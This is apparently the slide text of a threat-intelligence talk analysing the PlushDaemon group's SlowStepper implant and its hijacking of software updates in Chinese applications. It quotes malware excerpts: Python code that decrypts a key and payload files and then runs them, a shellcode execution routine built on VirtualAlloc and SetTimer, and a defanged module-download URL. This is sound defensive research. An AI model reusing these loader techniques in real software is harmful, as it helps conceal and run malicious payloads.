
winpy_no_rundll.org (Python 3.7)



win7py.org (Python 3.7)

[https://gitcode\[.\]net/LetMeGo22/caffe/raw/master/models/bvlc_mod/<package_name>](https://gitcode[.]net/LetMeGo22/caffe/raw/master/models/bvlc_mod/<package_name>)

Toolkit components' locations in the distros




Obfuscated module names

```
Command Prompt
Directory of C:\SlowStepper\Python\Lib\glib
01/11/2025 12:17 PM <DIR> .
01/11/2025 12:17 PM <DIR> ..
03/20/2023 03:01 AM 33,040 104be797a980bcbd1fa97eeacfd7f161
03/20/2023 03:01 AM 2,080 10ae9fc7d453b0dd525d0edf2ede7961
08/21/2023 08:48 PM 4,992 16654b501ac48e4675c9eb0cf2b018f6
03/20/2023 03:01 AM 9,712 2b3583e6e17721c54496bd04e57a0c15
03/20/2023 03:01 AM 14,816 72704d83b916fa1f7004e0fdef4b77ae
03/20/2023 03:01 AM 7,424 874f5aaef6ec4af83c250ccc212d33dd
03/20/2023 03:01 AM 4,880 967d35e40f3f95b1f538bd248640bf3b
10/09/2023 06:28 PM 92,864 98ffdc1f1a326c9f73bbe0b78e1d180e
08/21/2023 08:48 PM 10,336 a7ba857c30749bf4ad76c93de945f41b
03/20/2023 03:01 AM 6,624 c84fcb037b480bd25ff9aaaebce5367e
03/20/2023 03:01 AM 18,288 c915683f3ec888b8edcc7b06bd1428ec
01/11/2025 12:17 PM <DIR> dom
08/25/2023 02:42 AM 85,344 ef15fd2f45e6bb5ce57587895ba64f93
12 File(s) 290,400 bytes
3 Dir(s) 40,090,062,848 bytes free


C:\SlowStepper\Python>
```

MD5("CollectInfo")



```
from help import run

if __name__ == '__main__':
    if len(sys.argv) > 1:
        module = sys.argv[1]
        run(module)
    else:
        print("No Module to Load!")
```




```
def get_keys():
    with open(cu_Path + "dom\\pri.bin", "rb") as pri_file,
        open(cu_Path + "dom\\key.bin", "rb") as aes_file:
        pri = pri_file.read()
        prikey = rsa.PrivateKey.load_pkcs1(pri)
        data = aes_file.read()
        key = rsa.decrypt(data, prikey)
        aes_file.close()
        pri_file.close()
    return key
```

```
def aes_decrypt(data, out_file, key):
    iv = data[:AES.block_size]
    en_data = data[AES.block_size:]
    cipher = AES.new(key, AES.MODE_CBC, iv)
    de_data = unpad(cipher.decrypt(en_data), 16)
    if base64.b64decode(de_data) != b'':
        with open(out_file, 'wb+') as wf:
            wf.write(base64.b64decode(de_data))
        wf.close()
```

decrypts and executes



a7ba857c30749bf4ad76c93de945f41b
(CollectInfo)



CollectInfo

```
query reg error. ERR: [WinError 2] The system cannot find the file specified
query reg error. ERR: [WinError 2] The system cannot find the file specified
query reg error. ERR: [WinError 2] The system cannot find the file specified
collect successful, file: RpTdHAbC9Mzip.tmp
```


Camera

It's fail to take photos, may be the target computer didn't setup cameras.

list

```
list.py:
  version: beta1.0
  author:   xjy
  date:2020.07.11
  desc: show all information of modules

utils.py:
  version:   beta1.0
  auth:     xjy
  update:   2022.09.09
  desc:     show format of parameters
           change the website to download whl
```



PlushDaemon AitM attacks

Targeted applications



Tencent QQ



Sogou Pinyin



BaiduNetdisk



WeChat



Yuodao
Dictionary




WPS Office




Xunlei Thunder



Analysis of one case in 2024 – What we observed in ESET telemetry



Potential DNS poisoning



- Passive DNS records do not show an association to any domains belonging to Sogou Pinyin infrastructure
- Server exposed no HTTP services
- Is the traffic being redirected by DNS poisoning?
 - **Most likely yes!**

LittleDaemon - downloader

Downloads from



ime.sogou.com/update
/updateInfo.bzp



mobads.baidu.com/update/
updateInfo.bzp



119.136.153.0

Hypertext Transfer Protocol

```
√ GET /update/updateInfo.bzp HTTP/1.1\r\n
  > [Expert Info (Chat/Sequence): GET /update/updateInfo.bzp HTTP/1.1\r\n]
    Request Method: GET
    Request URI: /update/updateInfo.bzp
    Request Version: HTTP/1.1
    Host: ime.sogou.com\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: SOU_BROWSER\r\n
    Connection: close\r\n
    \r\n
```

Resolved using `gethostbyname` or `inet_addr` APIs
(no trickery involved)

```
pShellcodeBufferExec = VirtualAlloc(0, dwPayloadSize - 11, 0x1000u, 0x40u);
memcpy(pShellcodeBufferExec, pDecryptedPayload + 10, dwPayloadSize - 11);
SetTimer(0, 0, 0, pShellcodeBufferExec);
GetMessageW(&Msg, 0, 0, 0);
DispatchMessageW(&Msg);
```

Conclusion

Conclusion

- PlushDaemon has been active since at least 2019
- Is aligned with China-interests, and it is well-resourced
 - Uses a complex implant (SlowStepper) with an extensive toolkit
 - Has access to codesigning certificates
- Their capabilities for adversary-in-the-middle
 - Appear to rely on redirecting traffic via DNS poisoning
- Does not shy away from conducting more riskier operations such as supply-chain attack

どうもありがとうございます

Questions?